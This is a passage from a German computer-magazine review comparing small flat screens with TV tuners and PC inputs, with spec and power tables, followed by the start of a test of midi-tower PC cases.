Der Humax LDE-22SST besitzt als einziger Fernseher im Testfeld neben dem analogen Kabel-einen digitalen DVB-T- und DVB-S-Tuner. Gerade in Urlaubsgebieten ist die Versorgung per Kabel oder terrestrischem Digitalfernsehen oft nur unbefriedigend und es kommt hier nur ein Empfang via Satellit in Frage. Digitale Fernsehbilder stellt der Fernseher mit guter Schärfe und rauschfrei da. Insgesamt tendiert er zu einem leichten Rotstich. Auch braune Gegenstände erscheinen rötlich. Bei analogem Empfang versinken dunkle Bereiche im Schwarz.

Am DVD-Spieler neigt der LDE-22SST dazu, die Darstellung

Leistungsaufnahme			
	Leistungsaufnahme Aus [W] ◀ besser	Leistungsaufnahme Standby [W] ◀ besser	Leistungsaufnahme Betrieb [W] ◀ besser
Acer AT1935	0,7	0,7	40
Axxion ADVT-192	2,7	2,7	43
Humax LDE-22SST	1,4	1,4	57
LG Flatron M228WD	0,7	0,7	48
Philips 19PFL5602D/12	0,8	0,8	47
Samsung SyncMaster 2032MW	0,9	0,9	39
Sharp LC-20AD5E	0,8	0,8	68
Viewsonic NX1940w	1,4	1,4	38



LG Flatron M228WD: läuft gut am PC, saubere Darstellung im Digitalfernsehbetrieb, ruckelt bei schnellen Schwenks



Philips 19PFL5602D: gute Fernseh- und Videoeigenschaften, ist als Computer-Monitor kaum zu gebrauchen



Samsung SyncMaster 2032MW: eignet sich sehr gut für den PC-Betrieb, formattreue Videodarstellung

zu überschärfen, was zu Schattenbildung an kontrastreichen Kanten führt. Nimmt man die Schärfe ganz heraus, verringern sich die Schatten, dafür löst der Bildschirm feine Strukturen schlechter auf und die Darstellung wirkt insgesamt verwaschen. Man muss sich also mit einem Kompromiss zufriedengeben. Helle Graustufen tendieren ins Bläuliche, dunkle ins Rötliche. Überhaupt saufen dunkle Flächen zu früh ab. Eine mit Efeu bewachsene Hausfront ist hier kaum als solche zu erkennen, sie gerät eher zu einer dunklen undifferenzierten Fläche. Gesichter erscheinen oftmals zu rot, eine saftiggrüne Rasenfläche wirkt verdorrt.

Am HDMI-Port unterstützt der Humax-Fernseher nur Videotimings, sodass er sich nicht digital am PC betreiben lässt. Aber auch an der analogen Sub-D-Buchse ist er kein Musterknabe: Seine physikalische Auflösung untersteht er gar nicht. Die beste Darstellung gelingt ihm bei 800×600 Bildpunkten. Die XGA-Auflösung wird auf 16:10 aufgezogen und damit verzerrt dargestellt. So lässt sich kaum sinnvoll arbeiten.

Der LDE-22SST klingt hohl wie ein leerer Karton. Fügt man über den 5-Band-Equalizer Bässe hinzu, führt dies schnell zu Verzerrungen. Die Presets sind jedoch brauchbar und die Sprachverständlichkeit ist gut. Die sogenannte Tonanpassung verhindert wirkungsvoll Verzerrungen, ohne durch übermäßige Regelleffekte zu nerven.

LG Flatron M228WD

Mit einer Diagonalen von 56 Zentimetern (22 Zoll) zählt LGs Flatron M228WD zu den größeren Displays im Testfeld. Wie das Samsung-Gerät ist er als PC-Monitor mit eingebautem TV-Tuner in die Redaktion gekommen. Als Zubehör legt der Hersteller ein VGA-Kabel sowie eine CD mit Treiber und Handbuch bei. Solche Zugaben sparen sich die Fernsehhersteller, da sie offensichtlich nicht die PC-Nutzer als Kundschaft im Visier haben. Am PC erfüllt das LG-Display nahezu alle Erwartungen: Unterschiedliche Auflösungen und auch Videotimings sind kein Problem und werden mit guter Schärfe und formattreu dargestellt. Helle Graustufen laufen in die Sättigung, zudem gerät der gesamte Grauverlauf etwas bunt.

Im Videobetrieb am DVD-Spieler saufen dunkle Graustufen ab und geraten dabei leicht rötlich. Ein lilafarbenes Kleid zeigt in dunklen Bereichen Artefakte statt weicher Übergänge. Insgesamt neigt der Flatron M228WD zu warmen Farben. Hauttöne geraten dadurch manchmal gelblich. Bei horizontalen Kameraschwenks ruckeln vertikale Linien stärker als bei den anderen Kandidaten. Die Elektronik schneidet ringsum sehr viel vom Bild ab. Zudem ist die Darstellung – von den Seiten und von oben betrachtet – recht blickwinkelabhängig. Das bereits früher getestete Modell Flatron M228W ohne Digital-

tuner erwies sich diesbezüglich als gutmütiger.

Analoger TV-Empfang gelingt mit ausreichendem Pegel gut, bei schwächeren Signalen veräuscht das Bild. Im Test versah die Elektronik die Sender nur lückenhaft mit den richtigen Namen, dies ließ sich im Nachhinein aber einfach korrigieren. Auch das Organisieren der Programmliste funktioniert bequem. Verlässt man das Menü, kehrt es bei erneutem Aufruf zum zuletzt eingestellten Parameter zurück. Der Helligkeitsregler scheint nur das Backlight zu dimmen, denn der Arbeitspunkt der dunklen Graustufen verstellt sich hier nicht. Die Änderung des Schwarzpegels übernimmt der Untermenüpunkt „Tiefen“. In Stellung „hoch“ sind alle Graustufen sichtbar.

Der Klang des LG-Fernsehers reicht für Sprachsendungen gut aus, beim Blockbuster fehlt es an Bässen und Klangfülle. Da kann auch der 7-Band-Equalizer nichts ausrichten. Die Presets liefern ebenfalls nur befriedigende Ergebnisse.

Philips 19PFL5602D

Im Testfeld macht der Philips 19PFL5602D durch seine elegante Erscheinung auf sich aufmerksam: weißes Schleiflackdesign, abgerundete Ecken und Fuß mit Glasplatte. Er bietet als einziger zwei HDMI-Ports, andererseits spart sich Philips an diesem Modell den analogen PC-Eingang. Überhaupt ist es mit der PC-Tauglichkeit nicht weit gedie-

hen. Der Fernseher unterstützt nicht seine native Auflösung und andere Standardauflösungen nur mäßig bis schlecht. Am besten gelingt ihm noch die SVGA-Auflösung, die aber im Vista-Zeitalter nicht mehr akzeptabel ist. Die 16:9-Auflösung mit 1280×720 Bildpunkten wird im PC-Modus gestaucht oder im HD-Modus rundum beschnitten. Schriften werden in beiden Fällen interpoliert und sind nur mäßig lesbar.

Seine Stärken zeigt der Fernseher erst im Betrieb am DVD-Spieler oder Fernsehbetrieb. Graustufen stellt er weitgehend neutral dar und die Komposition der Farben gelingt ihm ausgewogen, es ergibt sich eine angenehme warme Darstellung. Hauttöne geraten selten unnatürlich. Eine beeindruckende Skyline oder ein stimmungsvoller Raum zeigen eine schöne kontrastreiche Tiefe, die nur noch vom Sharp-Fernseher übertroffen wird. Der 19PFL5602D schneidet ringsum nur wenig vom Bild ab und zeigt bei 16:9-Sendungen ebenso wie die meisten Kandidaten nur gestauchte Bilder mit überschulenkten Menschen. Zudem strahlt die Hintergrundbeleuchtung bei einem schwarzen Bild oben und unten sichtbar ein. Bei Einspeisung von hochauflösenden 1080i-Bildern ist die Darstellung bei Kameraschwenks teils etwas verwaschen. Hingegen wirken bewegte Bilder hier am schärfsten und die Bildverbesserung vergleichsweise ausgereift. Ruckeln tritt kaum auf, auch Bildstörungen wie Rau-



Sharp LC-20AD5E: einziges Gerät mit 16:9-Display, gute Video- und TV-Eigenschaften, ist kaum als Monitor zu gebrauchen



Viewsonic NX1940w: günstiger Bildschirm mit mittelmäßigen Video-, TV- und PC-Eigenschaften, guter Klang

schen oder Artefakte gibt es nur wenig.

Nach dem ersten Einschalten wird der Anwender sicher durch die Konfiguration geführt. Die Bedienung der Standardeinstellungen gelingt gut, allerdings verdeckt das Menü stets einen Großteil der Bildfläche. Das Menü für den digitalen TV-Betrieb ist grundsätzlich anders aufgebaut als das für Analog-TV und die restlichen Einstellungen. Zudem ist es schlecht dokumentiert und erklärt sich an einigen Stellen nicht selbst.

Der Philips-Fernseher bietet nur mittelmäßigen Sound, er eignet sich vornehmlich für Nachrichtensendungen oder Talkshows. Der mehrbandige Equalizer erlaubt es, das Klangbild den individuellen Bedürfnissen anzupassen, kann im Bassbereich aber auch nicht zaubern. Die automatische Lautstärke-Regelung neigt zu pumpenden Pegelschwankungen und sollte besser deaktiviert bleiben. Der Surround-Effekt verleiht dem Gerät dagegen einen angenehm luftigen Klang.

Samsung SyncMaster 2032MW

Die edle Klavierlackoptik lässt vermuten, dass es sich beim SyncMaster 2032MW von Samsung um einen Fernseher handelt. Das Gerät stammt allerdings aus Samsungs Monitor-Division. Zum Lieferumfang gehören wie beim LG-Gerät ein VGA-Kabel sowie eine CD mit

Treibern und dem 71-seitigen PDF-Handbuch. Der Anwender muss vor der Inbetriebnahme den Fuß am Gerät anbringen. Interessant: Der Bildschirm wird ohne weiteres Befestigungsmaterial auf eine Art Kugelkopf aus Gummi gesteckt. Er hält sich dort nur durch Haftreibung und lässt sich vor- und zurückneigen. Einziger Nachteil der Lösung: Der Bildschirm kommt bei Erschütterungen ins Schwingen – nicht aber ins Kippen.

Der SyncMaster versteht sich ebenso gut auf den PC-Betrieb wie das LG-Gerät. Zum Anschluss stehen eine analoge VGA-Buchse sowie ein digitaler DVI-Port zur Verfügung. An beiden Ports ergibt sich bei Ansteuerung mit der Displayauflösung eine tadellose Darstellung mit guter Schärfe, sauber aufgelösten Graustufen und satten Farben. Aber auch andere Standardauflösungen und einige Videotimings gelangen ihm vergleichsweise gut.

Im Video- und TV-Betrieb neigt der Bildschirm zu übertrieben warmen Farben. Personen sehen grundsätzlich so aus, als seien sie gerade aus dem Südeurlaub zurückgekehrt. Dunkelhäutige Typen geraten so leicht kakaobraun. Aber auch ein weißer Bildschirm und Graustufen wirken insgesamt rötlich. Ein eigentlich saftiggrüner Rasen scheint kurz vor dem Vertrocknen zu stehen. Mitteldunkle Gegenstände, die sich etwa im Schatten befinden erscheinen hier dunkler als bei den anderen Testkandidaten.

Das mag an einer etwas flacher verlaufenden Gammakorrektur liegen. Sehr dunkle Bereiche tendieren entweder zu Rot oder zu Grün. Ruckeln macht sich kaum bemerkbar und die Schärfe bleibt auch bei Bewegungen weitgehend erhalten. Samsung schneidet seitlich mehr vom Bildinhalt ab, um auf dem 16:10-Bildschirm auch bei 16:9-Sendungen zu einer unverzerrten Darstellung zu kommen – das macht kein anderes Gerät im Test so konsequent.

Die Beschriftung der Gerätetasten ist mit dunkler Schrift auf schwarzem Grund kaum zu entziffern. Per Fernbedienung gelingt die Bedienung hingegen bequem. Zur Eingangsumschaltung gibt es zwar nur eine Taste, die lediglich sequenzielles Umschalten ermöglicht. Im Menü taucht die Eingangsumschaltung aber gleich an oberster Stelle auf. Dort kann man die gewünschte Quelle aus einer Liste auswählen, wobei sich nur die selektieren lassen, die auch aktiv sind. Alle anderen Eingänge werden ausgegraut und übersprungen. Die Senderliste lässt sich nur durch Vertauschen der einzelnen Programme organisieren, was umständlicher ist als normales Verschieben.

Die Lautsprecher im SyncMaster 2032MW klingen mittelmäßig, Bässe lassen sich auch hier nur erahnen. Die maximal erzielbare unverzerrte Lautstärke ist etwas niedriger als bei den anderen Testkandidaten, reicht aber aus. Die gebotenen Presets für Sprache und Film sind brauch-

bar, bei der Klangregelung sollte man auf eine Verstärkung der Bässe verzichten, da die Lautsprecher sonst verzerren. Die automatische Pegelsteuerung funktioniert gut.







Sharp LC-20AD5E




Sharps LC-20AD5E ist in diesem Testfeld der einzige Bildschirm mit fernsehtypischem 16:9-Format. Folglich hat er auch keine Probleme damit, 16:9-Videos oder -Sendungen formatgetreu wiederzugeben. Er bietet neben einem analogen Kabeltuner einen digitalen terrestrischen Tuner. Beim Sendersuchlauf durchsucht das Gerät automatisch alle Bereiche und Quellen. Etwas unkomfortabel gestaltet sich beim Sharp-Modell die Eingangsumschaltung: Auf Tastendruck zeigt sich zwar eine Liste mit allen Eingängen. Diese sind allerdings nur als Ext. 1 bis Ext. 6 durchnummeriert und man kann nur erraten, dass sich beispielsweise hinter Ext. 5 der HDMI-Port verbirgt. Mit eigenen Namen versehen lassen sich die Eingänge nicht. Angenehm ist hingegen, dass der Anwender bei der automatischen Format-einstellung wählen kann, ob das Bild stets auf volle Schirmfläche aufgezogen oder seitenrichtig mit seitlich schwarzen Balken gezeigt werden soll.

Trotz etwas bunter Graustufen im Videobetrieb liefert der LC-20AD5E im Testfeld die beste Farbmischung. Nirgends wirken die Bilder so ausgewogen und zugleich kontrastreich. Trotz des kleinen Displays zeigt eine Skyline hier eine beeindruckende Tiefe. Ein saftiger Rasen bleibt frisch. Auch farblich problematische Szenen wie etwa beim Herrn der Ringe meistert das Gerät gut. Gesichter wirken stets natürlich und weder blass noch zu übertrieben gesund. Bei Kameraschwenks ruckelt es etwas stärker als bei den anderen Kandidaten, auch sind sehr dunkle Bildbereiche nicht ganz so fein durchzeichnet.

Die Lautsprecher verleihen dem Fernseher einen warmen, angenehmen Sound, der sogar ein paar Bässe erahnen lässt. Allerdings muss man bei der manuellen Zugabe von Tiefen Vorsicht walten lassen, da es sonst schnell zu Verzerrungen kommt. Die Lautstärkeautomatik arbeitet hier weitgehend

Kleine Displays mit TV-Empfänger und PC-Anschluss

Gerät	AT1935	ADVT-192 ⁵	LDE-22SST	Flatron M228WD	19PFL5602D/12
Hersteller, URL	Acer, www.acer.de	Axxion	Humax, www.humax-digital.de	LG, www.lge.de	Philips, www.philips.de
Garantie	2 Jahre	2 Jahre	2 Jahre	3 Jahre	2 Jahre
Panel Größe (Typ)	19" (TN)	19" (TN)	22" (TN)	22" (TN)	19" (TN)
sichtbare Bildfläche/Diagonale	41,8 cm × 25,6 cm / 48 cm	41 cm × 25,6 cm / 48,3 cm	47,4 cm × 29,6 cm / 55,9 cm	47,4 cm × 29,6 cm / 55,9 cm	41 cm × 25,6 cm / 48,3 cm
Standardauflösung (Seitenverhältnis)	1440 × 900 (16:10)	1440 × 900 (16:10)	1680 × 1050 (16:10)	1680 × 1050 (16:10)	1440 × 900 (16:10)
Pixelgröße	0,29 mm	0,285 mm	0,282 mm	0,282 mm	0,285 mm
Gerätemaße (B × H × T)	49,1 cm × 41,2 cm × 13,9 cm	46,5 cm × 40,2 cm × 19 cm	56,8 cm × 43,3 cm × 17,5 cm	52,5 cm × 43,9 cm × 23 cm	47,7 cm × 41,7 cm × 19,5 cm
Gewicht	5 kg	5,7 kg	7,2 kg	5,8 kg	7,5 kg
Display: seitlich drehen/neigen	–/–	–/✓	–/–	✓/✓	–/–
TV-Tuner (Art)/TV-Eingänge (Anzahl)		2 (Kabel, DVB-T) / 1	3 (Kabel, DVB-T) / 2	2 (Kabel, DVB-T) / 1	2 (Kabel, DVB-T) / 1
Lautsprecher	2 × 5 Watt	2 × 5 Watt	2 × 8 Watt	2 × 3 Watt	2 × 5 Watt
Eingänge					
Composite/S-Video/Kompon. (Anzahl)	1/1/–	–/–/1	–/–/1	–/–/1	–/–/1
Scart (Anzahl und Belegung)	1 × (Composite, RGB, S-Video)	1	1 × (Composite, RGB)	2	1
HDMI (Anzahl)/1080p/24p	1/–/–	–/–/–	1/–/–	1/✓/✓	2/✓/✓
DVI-D/DVI-I/Sub-D (Anzahl)	–/–/1	–/–/1	–/–/1	–/–/1	–/–/–
Audio analog/digital (Anzahl)	1 × Cinch, 1 × Klinke/–	1 × Cinch/–	2 × Cinch, 1 × Klinke/–	1 × Cinch, 1 × Klinke/–	2 × Cinch/–
zusätzl. Front-AV/-S-Video/-HDMI	–/–/–	–/–/–	✓/✓/– ⁴	–/–/–	✓/✓/– ⁴
Ausgänge					
Sub-D/Composite/S-Video	–/–/–	–/–/–	–/–/–	–/–/–	–/–/–
Scart (Anzahl und Belegung)	1 × (TV, aktive Videoquelle)	1 × TV	1 × aktive Quelle	1 × anal. TV, 1 × aktive Quelle, TV	1 × anal. TV, 1 × (aktive Quelle, TV)
Audio analog/digital (Anzahl)	–/1	–/–	–/–	–/–	–/–
Kopfhörer (Klinke)	✓	–	✓	–	✓
Sonstiges	–	DVD-Player	Common Interface, Seriell-Port	RS-232	–
Zubehör					
Kabel: Video	–	Komponente	–	Sub-D	–
Fernbedienung/Batterien	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
Wandhalter mitgeliefert (Abm.)	– (Lochabstand 10 cm × 10 cm)	– (Lochabstand 10 cm × 10 cm)	– (Lochabstand 10 cm × 10 cm)	– (Lochabstand 10 cm × 10 cm)	– (Lochabstand 10 cm × 10 cm)
Handbuch/Kurzanl./Handbuch auf CD	✓/–/–	✓/✓/–	✓/–/–	–/✓/–	✓/–/–
TV-Funktionen					
man. Sendersuche/Feintuning	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
Programmspeicherplätze	100	99	99	100	100
Namensgebung autom./manuell	✓/✓	0/0	✓/✓	1/1	1/1
Prog.-plätze verschieben/tauschen	–/✓	–/✓	✓/–	✓/–	✓/–
Sender-/Favoritenliste/Vorschau	–/–/–	–/–/–	✓/–/–	✓/✓/–	✓/✓/–
Eingangsumschlt. sequenziell/Liste	–/–/✓	✓/–/–	–/✓/–	✓/✓/–	✓/✓/–
Kindersich.: Fernbed./Gerätetasten	✓/✓	–/–	–/–	–/–	✓/✓
Videotext (Seitenspeicher)/transp.	✓ (1000)/✓	✓ (k. A.)/✓	✓ (k. A.)/–	✓ (k. A.)/–	✓ (k. A.)/–
unterstützte TV-Normen	PAL, SECAM	PAL, SECAM, DVB	PAL, SECAM, DVB	PAL, SECAM, DVB	PAL, SECAM, DVB
Bildformatschaltung autom.	–	–	✓	✓	✓
Skalierung: abschaltb./seitentr./volle Schirmbr./volle Schirmfl./Panorama	–/✓/✓/✓/✓	✓/✓/✓/✓/✓	–/✓/✓/✓/–	–/✓/✓/✓/–	✓/✓/✓/✓/✓
Bild-im-Bild/Bild-neben-Bild/Swap	–/–/–	–/–/–	–/–/–	–/–/–	–/–/–
Anzahl Bildpresets	–	3	3	4	4
Regler: Helligkeit/Kontrast/Backlight	✓/✓/✓	✓/✓/–	✓/✓/✓	✓/✓/–	✓/✓/–
Schärferegulung	7 Stufen	100 Stufen	100 Stufen	100 Stufen	10 Stufen
Klangregelung/Klangpresets (Anzahl)	Höhen, Tiefen/–	Höhen, Tiefen/3	5-Band-EQ/0	7-Band-EQ/4	7-Band-EQ/3
Kontrast					
minimales Sichtfeld	626:1 / 20,4 %	369:1 / 4,9 %	392:1 / 23,5 %	1554:1 / 8 %	260:1 / 19,6 %
erweitertes Sichtfeld	391:1 / 48,9 %	307:1 / 18,6 %	229:1 / 56,4 %	1151:1 / 30,9 %	206:1 / 42,2 %
Die runden Diagramme geben die Winkelabhängigkeit des Kontrasts wieder. Blaue Farbanteile stehen für niedrige, rötliche für hohe Kontraste. Kreise markieren die Blickwinkel in 20-Grad-Schritten, im Idealfall wäre das gesamte Bild pink. winkelabhängiger Kontrast: Kreise im 20°-Abstand 					
Bewertung					
Kontrast/Blickwinkelabhängigkeit	⊕/○	○/○	○/⊖	○/○	⊕/○
Farbwiedergabe/Graustufenaufkl.	⊕/⊕	○/○	⊕/⊕	⊕/○	⊕/⊕
Ausleuchtung	○	○	○	⊕	○
Bildqualität TV analog/digital	⊕/–	○/○	○/⊕	○/⊕	⊕/⊕
DVD	○	○ ²	○	○	⊕
PC analog/digital	⊕/⊕/⊕	⊕/–	○/–	⊕/⊕/⊕	–/⊖
Klangeindruck	○	○	○	○	○
Bedienung	○	○	○	⊕	○
Ausstattung/Verarbeitung	○/○	○/○	⊕/○	○/⊕	○/⊕/⊕
Preis empf. VK/Straße	350 €/300 €	k. A./400 €	650 €/620 €	400 €/360 €	700 €/400 €
¹ Mittelwert und Standardabweichung des Kontrasts im minimalen beziehungsweise erweiterten Sichtfeld. Das minimale Sichtfeld umfasst alle Einblickwinkel, unter denen ein Betrachter das Bild sieht, wenn er aus 60 cm Entfernung frontal auf die Schirmmitte schaut; die Bildecken sieht er dabei unter dem größten Winkel. Im erweiterten Sichtfeld bewegt er den Kopf parallel zur Schirmfläche bis zu den Displaykanten; der Einblickwinkel auf die gegenüberliegenden Bildränder nimmt zu, der mittlere Kontrast sinkt.					
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe					

SyncMaster 2032MW	LC-20AD5E	NX1940w
Samsung, www.samsung.de	Sharp, www.sharp.de	Viewsonic, www.viewsonic.de
3 Jahre	2 Jahre	3 Jahre
20" (TN)	20" (VA)	19" (TN)
43,3 cm × 27 cm / 51 cm	44,3 cm × 24,8 cm / 50,6 cm	41 cm × 25,6 cm / 48,3 cm
1680 × 1050 (16:10)	1366 × 768 (16:9)	1440 × 900 (16:10)
0,258 mm	0,324 mm	0,285 mm
49,3 cm × 41,9 cm × 20,9 cm	52,2 cm × 39,6 cm × 22,5 cm	47,8 cm × 40,6 cm × 20,9 cm
5,3 kg	8,5 kg	5,8 kg
-/✓	-/-	-/-
1 (Kabel) / 1	2 (Kabel, DVB-T) / 1	1 (Kabel) / 1
2 × 3 Watt	2 × 2 Watt	2 × 2 Watt
-/-/1	-/-/1	1/1/-
1	2 × (Composite, S-Video, RGB)	1 × (Composite, RGB)
1/✓/-	1/-/-	1/-/-
1 (mit HDCP) / -/1	-/-/1	-/-/1
2 × Cinch, 1 × Klinke/-	2 × Cinch, 1 × Klinke/-	1 × Cinch, 1 × Klinke/-
✓/✓/- ⁴	✓/✓/- ⁴	-/-/-
-/-/-	-/-/-	-/-/-
1 × TV	1 × TV, 1 × (aktive Quelle, TV)	1 × TV
-/-	1 × Cinch/-	-/-
✓	✓	✓
-	RS-232	YUV über Sub-D
Sub-D	-	-
✓/✓	✓/✓	✓/✓
-	- (Lochabstand 10 cm × 10 cm)	- (Lochabstand 10 cm × 10 cm)
-/-/✓	✓/-/-	-/✓/✓
✓/✓	✓/✓	✓/✓
100	100	125
1/1	✓/✓	✓/✓
-/✓	✓/-	✓/-
-/-/-	✓/-/-	-/-/-
✓/✓/-	-/✓/-	✓/-/✓
-/-	✓/✓	-/-
✓ (k. A.) / ✓	✓ (256) / -	✓ (10) / -
PAL	PAL, SECAM, NTSC, DVB	PAL, SECAM, NTSC
✓	✓	✓
-/✓/✓/✓/-	-/✓/✓/✓/✓	-/✓/✓/✓/-
✓ ³ /-/-	-/-/-	-/-/-
3	4	4
✓/✓/-	✓/✓/✓	✓/✓/-
100 Stufen	20 Stufen	5 Stufen
Höhen, Tiefen/4	Höhen, Tiefen/-	Höhen, Tiefen/3
812:1 / 7,6 %	746:1 / 12,9 %	650:1 / 5,4 %
648:1 / 23,5 %	523:1 / 34,5 %	534:1 / 19 %
		
○/⊕	⊕/⊕	○/○
○/⊕	⊕/⊕/⊕	○/⊕
⊖	○	⊖
⊕/-	⊕/⊕	⊕/-
○	⊕/⊕	○
⊕/⊕/⊕/⊕	○/-	⊕/⊖
○	⊕	⊕
⊕	⊕	○
○/⊕	○/⊕	○/⊕
340 €/285 €	550 €/520 €	290 €/-

² interner DVD-Spieler³ nur Einblendung des Video/TV-Signals im PC-Betrieb⁴ an der Geräteseite⁵ baugleich mit Lenco DVT-194

ohne störende Nebeneffekte und auch der Surroundeffekt klingt gut.

Für den Betrieb am PC ist der LC-20AD5E nur schlecht gerüstet. Am Digitaleingang verweigert er alle PC-Timings und kommt auch analog mit seiner physikalischen Auflösung nicht klar. Das Bild lässt sich nicht mitig justieren und zittert oben drein. Bei XGA-Timing und SVGA ist die Darstellung akzeptabel, letztere aber wegen der geringen Auflösung kaum für ernsthaftes Arbeiten am PC zu gebrauchen.

Viewsonic NX1940w

Der NX1940w von Viewsonic teilt sich mit dem Philips-Fernseher einen Großteil der Fernbedienungscodes. Sonst haben die beiden Geräte allerdings kaum Gemeinsamkeiten. Die Erstinstallation läuft beim Viewsonic-Gerät nicht automatisiert ab, was aber keine Probleme aufwirft. Bei der Bedienung stört, dass das Menü wesentliche Teile des Bildschirms verdeckt und man die Auswirkung der Einstellungen so nur schlecht verfolgen kann.

Die Video- und TV-Darstellung ist von einer übertriebenen Grünwiedergabe geprägt. Reine Grüntöne wirken neonartig, eine mit Efeu bewachsene Fassade oder mit Moos bewachsene Felsen erscheinen bonbonfarben. Auch dunkle Graustufen tendieren zu Grün. Helle Graustufen und reines Weiß scheinen eher gelblich. Hauttöne geraten teils grünlich, teils gelblich und nur selten natürlich. Bei schnellen Bewegungen im Bild und bei Kameraschwenks verwischt die Schärfe etwas. Das Nummernschild eines vorbeifahrenden Autos ließ sich hier nicht gut entziffern.

Der NX1940w lässt sich nur am analogen Eingang vernünftig am PC betreiben. Hier ergibt sich eine scharfe Darstellung mit tadellosem Graustufenverlauf und klaren Farben. Auflösungen im 4:3-Format zieht er allerdings formatfüllend auf, was zu einer verzerrten Darstellung führt. Am digitalen Eingang akzeptiert der Bildschirm in erster Linie Video-timings, die er an den Rändern beschneidet.

In Einstellung „Lautstärke“, die vermutlich ähnlich wie die Loudness-Funktion das Signal

mit Bässen und Höhen anreichert, liefern die Lautsprecher einen klaren, ausgewogenen Sound, der sogar einige Bässe enthält. Ohne diese Einstellung klingt der Fernseher ebenso matt wie die meisten anderen Testkandidaten. Die automatische Lautstärkeanpassung produziert dagegen pumpende Pegelschwankungen.

Fazit

Als uneingeschränkt PC-tauglich und damit auch fürs Arbeitszimmer geeignet erwiesen sich im Test lediglich drei der acht Kandidaten: Acer AT1935, LG Flatron M228WD und Samsungs SyncMaster 2032MW. Alle anderen Geräte taten sich mit PC-Signalen mehr oder weniger schwer oder versagten wie der Philips 19PFL5602D oder der LC-20AD5E von Sharp fast gänzlich.

Auf der Fernsehseite gibt es deutlich weniger Versager. Jedoch ist in diesem Testfeld der Sharp LC-20AD5E das einzige Gerät mit einem „echten“ 16:9-formatigen Display und damit besonders zum TV-Gucken in der Küche oder Gästezimmer geeignet. Bei den anderen muss der Anwender entweder damit leben, dass vom 16:9-Format seitlich einiges verloren geht und die Darstellung trotzdem seitlich zusammengestaucht wird. Nur Samsung beherrscht die formattreue Wiedergabe von 16:9-Sendungen auf seinem 16:10-Display.

Die Geräte mit zusätzlichem DVB-T-Empfänger lassen sich flexibler einsetzen. Noch unabhängiger geht's mit dem LDE-22SST, der zusätzlich einen digitalen Satelliten-Receiver zu bieten hat. Mit dem Axxion ADVT-192 kann man sich den externen DVD-Spieler sparen. Die eierlegende Wollmilchsau, die zudem auch den PC-Betrieb perfekt beherrscht, haben wir allerdings auch in diesem Testfeld nicht gefunden. (pen)

Literatur

- [1] Peter Nonhoff-Arps, Schreibtischfernseher, Flachbildschirme mit Fernsehempfänger und PC-Anschluss bis 23", c't 12/07, S. 104
- [2] Stefan Portek, Auf den Schirm, Externe TV-Tuner mit VGA-Ausgang, c't 7/07, S. 182

Christian Hirsch

Heißes Blech

18 Midi-Tower für verschiedene Zwecke

Midi-Tower haben zwar immer noch das ATX-Format, in den letzten Jahren gab es aber einige Detailverbesserungen. Mit entkoppelten Festplattenaufhängungen, schalldämmenden Gehäusewänden und großen Lüftern proben die Gehäusehersteller den Spagat zwischen leise und kühl.



Beiger Lack, Platz für Netzteil, Mainboard und drei Laufwerke: Diese Eigenschaften animieren heute niemanden mehr zum Kauf eines PC-Gehäuses. Für die LAN-Party kommt nur ein schicker Midi-Tower mit geringem Gewicht, beleuchteten Lüftern und Plexiglasfenster in Frage. Der Arbeitsrechner zu Hause soll hingegen möglichst leise sein und zwischen den Möbeln nicht auffallen. Zudem wollen die wenigsten beim Anschluss der externen Festplatte gymnastische Turnübungen vollführen.

Die Auswahl an PC-Gehäusen erscheint auf den ersten Blick überwältigend. Bei näherem Hinsehen und nach Abgleich mit den eigenen Anforderungen schrumpft das Angebot aber unerwartet zusammen: Entweder gibt es die gewünschte Farbe nicht mit der passenden Ausstattung, man braucht ein leistungstärkeres Netzteil oder der Preis sprengt das Budget.

Seit etwa zehn Jahren dominiert die sogenannte Midi-Tower-Bauform das PC-Gehäuseangebot. Durch effiziente Raumausnutzung nehmen sie ein Mainboard im vollen ATX-Format auf und bieten häufig genau so viel Platz für Laufwerke wie früher nur Big-Tower. Die Midi-Tower sind dabei aber kompakt genug, um auch auf anstatt unter dem Schreibtisch zu stehen. Die früher beliebten Desktop-Gehäuse, auf denen meist der Monitor Platz fand, fristen bei PC-Schraubern wegen des immer größeren Monitorgewichts und der vergleichsweise geringen Erweiterungsmöglichkeiten inzwischen nur noch ein Nischendasein. Die damit verwandten Media-Center-Gehäuse mit Abmessungen von HiFi-Bausteinen und Front-Display fürs Wohnzimmer verwenden noch die liegende Anordnung, sind aber oft für kleinere Mainboard-Formate wie MicroATX angelegt, was die Auswahl einschränkt und den Preis treibt.

Bei der Auswahl der Midi-Tower-Gehäuse für diesen Test haben wir versucht, in Bezug

auf Preis, Ausstattung und Größe ein möglichst breites Spektrum abzudecken. Die Palette reicht dabei von den beiden Gehäusen im MicroATX-Format, dem Asus TM-210 und dem Silverstone TJ08, bis zum CoolerMaster Cosmos S, das sogar eine Platine im E-ATX-Format aufnimmt. Der Preisbereich der getesteten Gehäuse bewegt sich zwischen 30 und 210 Euro, allerdings mit einer Häufung im Bereich von 50 bis 80 Euro.

Luftstraßen

